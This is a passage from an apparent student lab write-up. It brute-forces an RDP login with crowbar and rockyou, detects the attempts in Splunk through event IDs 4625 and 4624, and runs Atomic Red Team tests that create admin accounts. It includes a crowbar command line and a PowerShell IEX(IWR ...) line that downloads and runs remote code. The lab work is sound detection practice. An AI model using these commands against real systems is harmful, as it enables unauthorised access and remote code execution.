┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ cd cd ~/Desktop/ad=project
cd: string not in pwd: cd

┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ cd  ~/Desktop/ad=project

┌──(kali㉿kali)-[~/Desktop/ad=project]
└─$ 
```

Ref 13: Update and upgrade all repositories. Install crowbar and the wordlist that is going to be used for the brute force attack. Edit password list to include password of account that is going to be attacked.




```
Processing triggers for man-db (2.13.0-1) ...
Processing triggers for kali-menu (2024.4.0) ...
Processing triggers for libc-bin (2.40-3) ...

┌──(kali㉿kali)-[~/Desktop]
└─$ cd /usr/share/wordlists/

┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ ls
amass      dnsmap.txt     john.lst     nmap.lst        wfuzz
dirb       fasttrack.txt  legion       rockyou.txt.gz  wifite.txt
dirbuster  fern-wifi      metasploit   sqlmap.txt

┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ sudo gunzip rockyou.txt.gz

┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ ls
amass      dnsmap.txt     john.lst     nmap.lst     wfuzz
dirb       fasttrack.txt  legion       rockyou.txt  wifite.txt
dirbuster  fern-wifi      metasploit   sqlmap.txt

┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ cp rockyou.txt ~/Desktop/ad=project

┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ cd cd ~/Desktop/ad=project
cd: string not in pwd: cd

┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ cd  ~/Desktop/ad=project

┌──(kali㉿kali)-[~/Desktop/ad=project]
└─$ 
```

Ref 14: Install crowbar and the wordlist that is going to be used for the brute force attack. For the purpose of this lab, we will edit the password list to include the password of the account that is going to be attacked.



```
┌──(kali㉿kali)-[~/Desktop/ad=project]
└─$ crowbar -b rdp -u jsmith -C passwords.txt -s 192.168.10.100/32
2025-01-14 14:28:14 START
2025-01-14 14:28:14 Crowbar v0.4.2
2025-01-14 14:28:14 Trying 192.168.10.100:3389
2025-01-14 14:28:19 RDP-SUCCESS : 192.168.10.100:3389 - jsmith:Ballislife0!
2025-01-14 14:28:19 STOP

┌──(kali㉿kali)-[~/Desktop/ad=project]
└─$ 
```

Ref 15: Run crowbar throw Linux terminal and as can be seen, the attack was successful and account access was granted using brute force.



```
index=endpoint jsmith
```

✓ 45 events (1/14/25 8:12:20.000 PM to 1/14/25 8:27:20.000 PM)

EventCode

3 Values, 100% of events

Avg: 4625.177777777778 **Min:** 4624 **Max:** 4634 **Std Dev:** 1.3532601858217967

Values	Count	%
4625	43	95.556%
4624	1	2.222%
4634	1	2.222%

SELECTED FIELDS

- # EventCode 3
- a host 1
- a source 1
- a sourcetype 1


INTERESTING FIELDS

- a Account_Domain 2
- a Account_Name 2
- a Authentication_Package 1
- a Caller_Process_ID 1
- a Caller_Process_Name 1
- a ComputerName 1
- # EventType 1
- a Failure_Reason 1
- a index 1
- # Key_Length 2
- a Keywords 2


```
8:27:09.000 PM   ... 20 lines omitted ...
                 Account For Which Logon Failed:
                         Security ID:            S-1-0-0
                         Account Name:           jsmith
                         Account Domain:
                 Show all 61 lines
                 EventCode = 4625 | host = TARGET-PC | source = WinEventLog:Security
```

i	Time	Event
>	1/14/25 8:27:09.000 PM	01/14/2025 03:27:09 PM ... 26 lines omitted ... New Logon: Security ID: S-1-5-21-3631589721-892480814-100304884-1104 Account Name: jsmith Account Domain: HAMEET Show all 70 lines EventCode = 4624 | host = TARGET-PC | source = WinEventLog:Security sourcetype = WinEventLog:Security

Ref 16: After exploring Splunk logs, we can confirm that were 43 events with the id 4625. This event id indicates that there were 43 failed log-on attempts, which can be linked to a brute force attack. Additionally, there was one vent with code 4624 which indicates that were was a successful logon which could indicate that the attack was successful.



```
PS C:\Windows\system32>> IEX (IWR 'https://raw.githubusercontent.com/redcanaryco/invoke-atomicredteam/master/install-ato
micredteam.ps1' -UseBasicParsing);
PS C:\Windows\system32>> Install-AtomicRedTeam -getAtomics

NuGet provider is required to continue
PowerShellGet requires NuGet provider version '2.8.5.201' or newer to interact with NuGet-based repositories. The NuGet
 provider must be available in 'C:\Program Files\PackageManagement\ProviderAssemblies' or
'C:\Users\hamee\AppData\Local\PackageManagement\ProviderAssemblies'. You can also install the NuGet provider by running
 'Install-PackageProvider -Name NuGet -MinimumVersion 2.8.5.201 -Force'. Do you want PowerShellGet to install and
import the NuGet provider now?
[Y] Yes  [N] No  [S] Suspend  [?] Help (default is "Y"): y
Installation of Invoke-AtomicRedTeam is complete. You can now use the Invoke-AtomicTest function
See Wiki at https://github.com/redcanaryco/invoke-atomicredteam/wiki for complete details
PS C:\Windows\system32>>
```



```
PS C:\Windows\system32>> Invoke-AtomicTest T1136.001
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

Executing test: T1136.001-4 Create a new user in a command prompt
The password does not meet the password policy requirements. Check the minimum password length, password complexity and
password history requirements.
More help is available by typing NET HELPMSG 2245.
Exit code: 2
Done executing test: T1136.001-4 Create a new user in a command prompt
Executing test: T1136.001-5 Create a new user in PowerShell
Name                 Enabled Description
----                 ------- -----------
T1136.001_PowerShell True
Exit code: 0
Done executing test: T1136.001-5 Create a new user in PowerShell
Executing test: T1136.001-8 Create a new Windows admin user
The command completed successfully.
The command completed successfully.
Exit code: 0
Done executing test: T1136.001-8 Create a new Windows admin user
Executing test: T1136.001-9 Create a new Windows admin user via .NET
This script creates a new user, adds it to a local administrator group and then deletes the user.
User 'NewLocalUser' created successfully.
User 'NewLocalUser' added to the 'Administrators' group.
Newly Created User Info:
User name                    NewLocalUser
Full Name                    NewLocalUser
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never
Password last set            1/14/2025 6:59:14 PM
Password expires             Never
Password changeable          1/15/2025 6:59:14 PM
Password required            Yes
User may change password     No
Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never
Logon hours allowed          All
Local Group Memberships
Global Group memberships     *None
The command completed successfully.
User 'NewLocalUser' deleted successfully.
Exception calling "Add" with "3" argument(s): "The network path was not found.
"
```

Ref 17: Next, AtomicRedTeam was installed on our target machine to run tests of multiple attacks, referring to the MITRE ATT&CK framework. This allows us to experiment with different potential harmful actors and then refer back to Splunk to see what telemetry is generated. The image above shows some simple tests done with AtomicRedTeam such as creating a new Windows admin user.

Conclusion

This project provided me with a solid foundation in Active Directory security, SIEM implementation, and attack detection, allowing me to gain hands-on experience in both offensive and defensive cybersecurity practices. By working with Splunk for log ingestion and analysis, as well as Atomic Red Team for attack simulation, I developed a deeper understanding of attack patterns, log correlation, and alerting mechanisms.

While I was able to successfully detect a brute-force attack, this project serves as just the beginning of my journey. Moving forward, I will continue experimenting with Atomic Red Team to simulate more advanced attack scenarios and leveraging Splunk to improve threat detection and response. My next focus will be on developing effective response strategies, ensuring that I not only detect threats but also take the necessary steps to mitigate and prevent further attacks.